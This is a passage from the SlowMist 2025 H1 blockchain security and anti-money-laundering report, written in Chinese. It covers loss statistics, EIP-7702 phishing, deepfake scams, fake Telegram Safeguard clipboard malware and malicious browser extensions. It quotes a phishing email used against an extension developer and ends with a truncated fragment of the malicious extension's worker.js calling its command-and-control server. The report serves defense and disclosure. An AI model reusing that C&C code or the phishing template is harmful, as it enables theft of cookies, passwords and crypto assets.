SLOWMIST 2025 上半年

区块链安全与反洗钱报告

目录

一、前言


2025 年上半年，区块链行业在高速发展的同时，也持续承压于日益复杂的安全威胁与合规挑战。一方面，黑客攻击持续活跃，APT 组织攻击手段趋于模块化、系统化，钓鱼与社工攻击泛滥，造成重大资产损失和用户信任危机。另一方面，全球监管加速演进，各国政府和国际组织围绕反洗钱、制裁、投资者保护等方面频繁出台新规。值得关注的是，稳定币正逐步演化为连接传统金融与链上金融的关键基础设施，全球主要金融机构与头部加密平台纷纷加快稳定币战略布局。除此之外，黑产资金流转模式不断演变，链上追踪技术与情报协作机制也持续进化，监管机构与头部平台的合作日益密切，资金冻结与追回案例显著增加，对链上犯罪与非法资金形成更强震慑。

作为区块链安全领域的先行者，慢雾(SlowMist) 持续在威胁情报、攻击监测、追踪溯源和合规支持方面深耕。在此背景下，本报告聚焦 2025 年上半年的重大安全事件、全球监管演进以及链上反洗钱趋势。希望本报告能为行业从业者、安全研究人员与合规负责人提供及时、系统、具有洞察力的安全合规参考，提升对风险的识别、响应与预判能力。

二、区块链安全态势

2.1 安全事件回顾

2025 年上半年，区块链领域依旧面临严峻的安全挑战。根据慢雾区块链被黑事件档案库 (SlowMist Hacked) 的不完全统计，上半年共发生 121 起安全事件，造成损失约 23.73 亿美元。对比 2024 上半年（共 223 件，损失约 14.3 亿美元），虽然事件数量有所下降，但整体损失金额却同比增长了约 65.94%。（注：本报告数据基于事件发生时的代币价格，由于币价波动、部分未公开事件以及普通用户的损失未纳入统计等因素，实际损失应高于统计结果）



(https://hacked.slowmist.io/)

(1)从生态维度看

Ethereum 依然是攻击重灾区，相关损失约 3,859 万美元。其次是 Solana，损失约 580 万美元，再者为 BSC，损失约 549 万美元。

(2)从项目类型看

DeFi 是最常受到攻击的类型。2025 上半年 DeFi 类型安全事件共 92 件，占事件总数(121 起)的 76.03%，损失高达 4.7 亿美元，对比 2024 上半年(共 158 件，损失约 6.59 亿美元)，损失同比下降 28.67%。

其次是交易所平台相关事件共 11 起，但损失金额却高达 18.83 亿美元，其中以 Bybit 被攻击最为严重，单起事件造成约 14.6 亿美元损失。

(3)从损失规模看

上半年有 2 起事件损失超过 1 亿美元，前十大攻击事件共计损失 20.18 亿美元。

(4)从攻击原因看


账号被黑导致的安全事件最多，达 42 件。其次为合约漏洞导致的安全事件，达 35 件。

2.2 欺诈手法


除了直接攻击项目或协议，围绕普通用户的“骗术”也在快速进化。以下是 2025 年上半年值得重点关注的几种典型或新型的欺诈手法。

2.2.1 利用 EIP-7702 钓鱼

5 月 24 日，一位用户因 EIP-7702 授权操作遭遇钓鱼攻击，导致损失达 146,551 美元。攻击由知名钓鱼团伙 Inferno Drainer 发起，其手法利用了 EIP-7702 的新特性。具体来说，此次并非通过钓鱼方式把用户的 EOA 地址切换为 7702 合约地址，即 delegated address 并非钓鱼地址，而是几天前就存在的 MetaMask: EIP-7702 Delegator(0x63c0c19a282a1B52b07dD5a65b58948A07DAE32B)：



钓鱼利用了 MetaMask: EIP-7702 Delegator 里的机制来完成受害者地址有关 token 的批量授权钓鱼盗币操作。



此类钓鱼攻击之所以高效，根本原因在于 EIP-7702 带来的委托机制变更 —— 用户的 EOA 地址可以被授权给某个合约，使其具备这个合约的特性（如批量转账、批量授权、gas 代付等）。如果用户将地址授权给一个恶意合约，就会存在风险，如果用户将地址授权给一个正规的合约，但被钓鱼网站恶意利用了合约的特性，也会存在风险。此外，一些防钓鱼工具无法准确捕捉批量授权操作的风险，也为钓鱼团伙创造了可乘之机。

除了上述案例，我们也注意到围绕 EIP-7702 委托机制存在的更广泛安全风险：

- 私钥泄露：即便 EOA 在委托后可以借助智能合约内置的社交恢复等手段解决因私钥丢失导致的资金损失问题，但它仍然无法避免 EOA 私钥被泄露的风险。对于用户来说，在使用委托后的账户时，用户仍应该将私钥保护放在首位，时刻注意：Not your keys, not your coins。
- 多链委托中的合约代码不一致：用户在签署委托授权时，能通过 chainId 选择委托可以生效的链，当然用户也可以选择使用 chainId 为 0 进行委托，这使得委托可以在多链上重放生效，以方便用户一次签名即可在多链上进行委托。但需要注意的是，在多链上委托的同

一合约地址中，也可能存在不同的实现代码。用户也应该注意，在不同链上的相同合约地址，其合约代码并不总是相同，应先了解清楚委托的目标。

- 钱包初始化中的权限验证：对于开发者来说，在将 EIP-7702 与现有的 EIP-4337 钱包进行组合适配时，应该注意在钱包的初始化操作中进行权限检查（例如通过 ecrecover 恢复签名地址进行权限检查），以避免钱包初始化操作被抢跑的风险。
- 重新委托带来的存储结构兼容性问题：用户在使用 EIP-7702 委托功能时，可能会因为功能需求变更、钱包升级等，需要重新委托到不同的合约地址。但不同合约的存储结构可能存在差异（如不同合约的 slot0 插槽可能代表不同类型的数据），在重新委托的情况下，有可能导致新合约意外复用旧合约的数据，进而引发账户锁定、资金损失等不良后果。对于用户来说，应该谨慎处理重新委托的状况。

总体来说，EIP-7702 的确为钱包体验带来了新可能，但新的能力也伴随着新的风险边界。用户在签名前，务必弄清楚自己授权的是谁、能做什么。

2.2.2 利用深度伪造(Deepfake) 诈骗

随着生成式人工智能技术的飞速发展，利用深度伪造(Deepfake) 技术进行的“信任型诈骗”迅速兴起。这类诈骗的本质为，攻击者利用 AI 合成工具伪造知名项目方创始人、交易所高管或社群 KOL 的音视频形象，引导公众对项目进行投资；或者通过虚假安全专家的指示，诱导受害者进行进一步授权和转账；更有甚者，攻击者通过 Deepfake 技术结合受害者照片制作动态画面，尝试绕过交易所或钱包平台的 KYC 系统，进而控制账户、盗取资产。这些伪造内容往往具备极高的逼真度，使得普通用户难以辨别真伪。以下是几个主要的典型场景：

（**1**）伪造名人视频引导投资

深伪技术让诈骗者可以轻松“请到名人站台”，例如，新加坡前总理李显龙与副总理黄循财的视频遭伪造，被用于推广所谓“政府背书的加密投资平台”：

(https://www.zaobao.com.sg/realtime/singapore/story20231229-1458809)

特斯拉 CEO 马斯克“频频现身”虚假投资赠送活动中：

(https://www.rmit.edu.au/news/factlab-meta/elon-musk-used-in-fake-ai-videos-to-promote-financial-scam)

这类视频多通过 X、Facebook、Telegram 等平台传播，关闭评论功能营造“官方权威”的既视感，诱导用户点击链接或投资特定代币。这种攻击利用用户对“权威人士”或“官方渠道”的天然信任，极具迷惑性。

(2)虚拟身份投资诈骗

2024 至 2025 年间，香港、新加坡警方陆续捣破多个 Deepfake 驱动的诈骗集团。以 2025 年初香港警方破获的一起案件为例，警方拘捕 31 人，涉案金额高达 3400 万港元，受害者遍布新加坡、日本、马来西亚等多个亚洲国家。这类组织通常具有以下特点：

- 使用传媒专业毕业生技术协助，制作精致的虚拟身份与内容；
- 在 Telegram 建立大量“钓鱼群”，由“高学历、温柔可亲”的虚假身份接近目标；
- 利用“交友—引导投资—提现障碍”的套路诱骗用户投资“虚假平台”；
- 模拟对话记录、客服聊天、收益截图，构建“真实可信”的平台运营假象；
- 设置“激活算力”、“提现审核”等障碍，诱导持续充值，构建资金盘。

(https://user.guancha.cn/main/content?id=1367957)

(3) Deepfake 伪装 Zoom 会议

诈骗者冒用 Zoom 名义发送虚假会议邀请，链接诱导下载带有木马的“会议软件”。在会议过程中，所谓“与会者”甚至使用 Deepfake 视频伪装为高管或技术专家，诱导受害者进一步点击、授权或转账。一旦中招，诈骗者即可远程控制设备、窃取云端数据或或本地私钥、助记词。例如，Hypersphere 投资合伙人 Mehdi Farooq 遭遇一起高度拟真的社交工程攻击，导致其六个加密钱包被清空，损失多年积蓄。该事件起始于他在 Telegram 上收到一位熟人 “Alex Lin” 发来的消息，对方提出以“合规要求”为由，邀请他参加一次 Zoom Business 版会议，并声称会有另一位熟人参与。Farooq 未起疑心，随即下载了对方提供的“升级版本”安装包。会议期间，Farooq 遭遇音频异

常，对方随即“协助”其更新 Zoom 客户端，而正是这一更新触发了系统后门。数分钟内，攻击者接管了他的设备并迅速清空了六个钱包。更具迷惑性的是，在攻击执行的同时，对方仍通过 Telegram 模拟正常聊天，甚至轻松调侃“新加坡见”，极大削弱了受害人的警觉性。事后确认，真正的 Alex Lin 账号早已被黑，整个攻击行动疑似与朝鲜背景黑客组织 “dangrouspassword” 有关联。

(https://x.com/evilcos/status/1935984518378537094)

此次事件攻击者不仅伪装熟人，还通过虚假音频营造可信氛围。技术引导与心理操控的结合，使人极难识破骗局。尤其在生成式 AI 快速普及的当下，视觉与听觉早已不再构成信任的依据，任何涉及资产、权限、下载行为的信息互动都应被高度审慎对待。

面对可能的 Deepfake 攻击，有以下建议：


- 不轻信社交平台上出现的“官方视频”，特别是无法评论的视频；
- 警惕陌生联系人诱导你转入“第三方平台”，尤其带有“充值激活”“提现审核”等套路；
- 不要轻易下载陌生会议软件或通过聊天软件收到的安装包。


2.2.3 Telegram 假 Safeguard 骗局

2025 年初，大量用户在 Telegram 平台遭遇假 Safeguard 骗局，最终导致资产被盗或设备中毒。该类骗局以诱导用户执行剪贴板中的恶意代码为核心，借助代币空投、仿冒 KOL 帖子等高频场景广泛撒网，引发严重安全后果。即便是经验丰富的玩家，也可能在 FOMO 情绪和"官方验证"的假象下中招。


此类骗局主要分为两种，一种是盗取 Telegram 账号，骗子通过诱导用户输入手机号、验证码，甚至 Two-Step Verification 密码来窃取其 Telegram 账号，另一种是往用户电脑植入木马，也是出现较多的手法。

骗子常常创建假冒 KOL 的 X 账号，并在评论区附上 Telegram 链接，邀请用户加入"独家" Telegram 群组以获得投资信息。进入该 Telegram Channel 后，用户会被引导进行验证。点击 Tap to verify 后，会打开一个假冒的 Safeguard bot，表面上显示正在进行验证，该验证窗口持续时间极短，营造出一种紧迫感，迫使用户继续操作。







继续点击，结果"假装"显示验证不通过，最终让用户手动验证的提示界面出现了：



骗子很"贴心"地配置了 Step1, Step2, Step3，此时用户的剪贴板里已经有恶意代码，如果用户真的按照指南打开运行框，并 Ctrl + V 把恶意代码内容粘贴进运行框里，此时的状态就如下图，在运行框里并看不到全部内容，一大片空白的前面是 Telegram 字样及恶意代码。这些恶意代码通常是 Powershell 指令，执行后会悄无声息地下载更复杂的恶意代码，最终使电脑感染远程控制木马（如 Remcos）。一旦电脑被木马控制，黑客便能远程窃取电脑中的钱包文件、助记词、私钥、密码等敏感信息，甚至进行资产盗窃。



如果是手机上打开的，骗子会一步步拿到 Telegram 权限：



如果不是 Windows 电脑，而是 Mac 电脑，也一样有类似的方式来诱导用户的电脑中毒，套路类似。如果怀疑自己运行过此类剪贴板恶意代码，建议立即采取以下措施：

- 更换所有使用过的热钱包，资产立即转移至全新地址；
- 重设所有在此电脑登录过的账号密码、2FA，包括邮箱、交易平台、Telegram 等；
- 彻底重装系统，并使用 Bitdefender、Kaspersky、AVG 等专业杀毒工具进行全盘清除。

2.2.4 恶意浏览器扩展


恶意浏览器扩展程序一直是加密领域中常见的欺诈手法之一。攻击者通过伪装成 “Web3 安全工具” 或利用插件自动更新机制，对用户设备进行数据窃取和权限操控，甚至诱导用户执行敏感操作，具有更强的隐蔽性和迷惑性。

（1）伪装安全工具的钓鱼扩展


用户 @0xmaoning 在社交平台 X 上联系慢雾安全团队，称其在使用浏览器扩展 “Osiris” 时发现了钓鱼嫌疑，隐蔽性极强，差点中招。经我们深入分析，确认该扩展通过劫持用户下载链接，引导用户在不知情的情况下下载并安装恶意程序，造成加密资产损失。

这个扩展伪装成一个“Web3 安全工具”，声称可以帮助用户识别钓鱼网站、恶意链接、欺诈行为等。攻击者通常会通过社交平台以“科普安利”的方式将其推荐给目标用户，骗其主动安装。一旦用户安装了该扩展，它会利用浏览器的某个接口，从攻击者的远程服务器加载网络请求拦截规则。我们发现这些规则专门拦截了所有 .exe、.dmg、.zip 等类型的下载请求，然后偷偷把用户要下载的原始文件替换为攻击者的恶意程序。

更隐蔽的是，攻击者还会引导用户访问一些大家日常会用到的官网，比如 Notion、Zoom 等。当用户尝试从官网下载安装包时，实际上下载下来的已经是被替换后的恶意程序，但浏览器的下载来源显示依然是“官网”，让人很难察觉异常。




这些恶意代码会打包用户电脑中的关键数据，包括 Chrome 浏览器的本地数据、Keychain 密钥链等敏感信息，并上传至攻击者控制的服务器。攻击者随后可以尝试从这些数据中提取出受害者的助记词、私钥或登录凭据，从而进一步盗取用户的加密资产，甚至接管其交易所账户、社交平台账号等。



（2）Chrome 插件被篡改

另一典型案例是有用户反馈 Chrome 知名代理切换插件 SwitchyOmega 存在盗取私钥的风险。经分析发现，该安全问题并非首次出现，早在 2024 年就已有相关安全提醒。此次危及超 260 万用户的攻击起源于一起社会工程攻击：攻击者向插件开发者发送伪造的“Google 违规通知”，诱导其点击钓鱼链接并授权恶意 OAuth 应用，导致其发布的浏览器插件被注入恶意代码，试图窃取用户浏览器的 Cookie 和密码并上传至攻击者服务器。



Chrome Web Store

Hi there,

We wanted to let you know that your item is at risk of being removed from the Chrome Web Store. Please see the details below.

Item name: Cyberhaven security extension V3

Item ID: pajkjnmeojmbapicmbpliphjmcekeaac.

Violation(s):

Excessive and/or irrelevant keywords in the product description:

- **Violation:**
  - Unnecessary details in the description
- **Relevant section of the program policy:**
  - *We do not allow extensions with misleading, poorly formatted, non-descriptive, irrelevant, excessive, or inappropriate metadata, including but not limited to the extension description, developer name, title, icon, screenshots, and promotional images.*

The Chrome Web Store requires all developers to comply with both the Developer Program Policies listed below and the Developer Agreement.

Please accept our policies to continue publishing your products.

Go To Policy

We value developer contributions to the Chrome Web Store, and look forward to helping you bring your item into compliance with our policies.

Thanks,

Chrome Web Store Developer Support

攻击流程包括：

- 员工点击邮件中的钓鱼链接，授权了名为“Privacy Policy Extension”的 OAuth 应用；
- 攻击者获取开发者的 Chrome Web Store 账户控制权；
- 上传包含恶意代码的新版本插件（版本号 24.10.4）；
- 利用 Chrome 的自动更新机制，让受影响的用户在不知情的情况下自动更新到恶意版本；
- 恶意插件中的 worker.js 文件会连接至命令与控制 (C&C) 服务器，下载配置并将其存储在 Chrome 的本地存储中，同时，注册监听器，监听来自 content.js 的事件。

```
(async function () {
  try {
    const t = await fetch("https://cyberhavenext.pro/ai-cyberhaven", {
      method: "POST",
      headers: {
        Accept:
          "application/json, application/xml, text/plain, text/html, *.*",
        "Content-Type": "application/json",
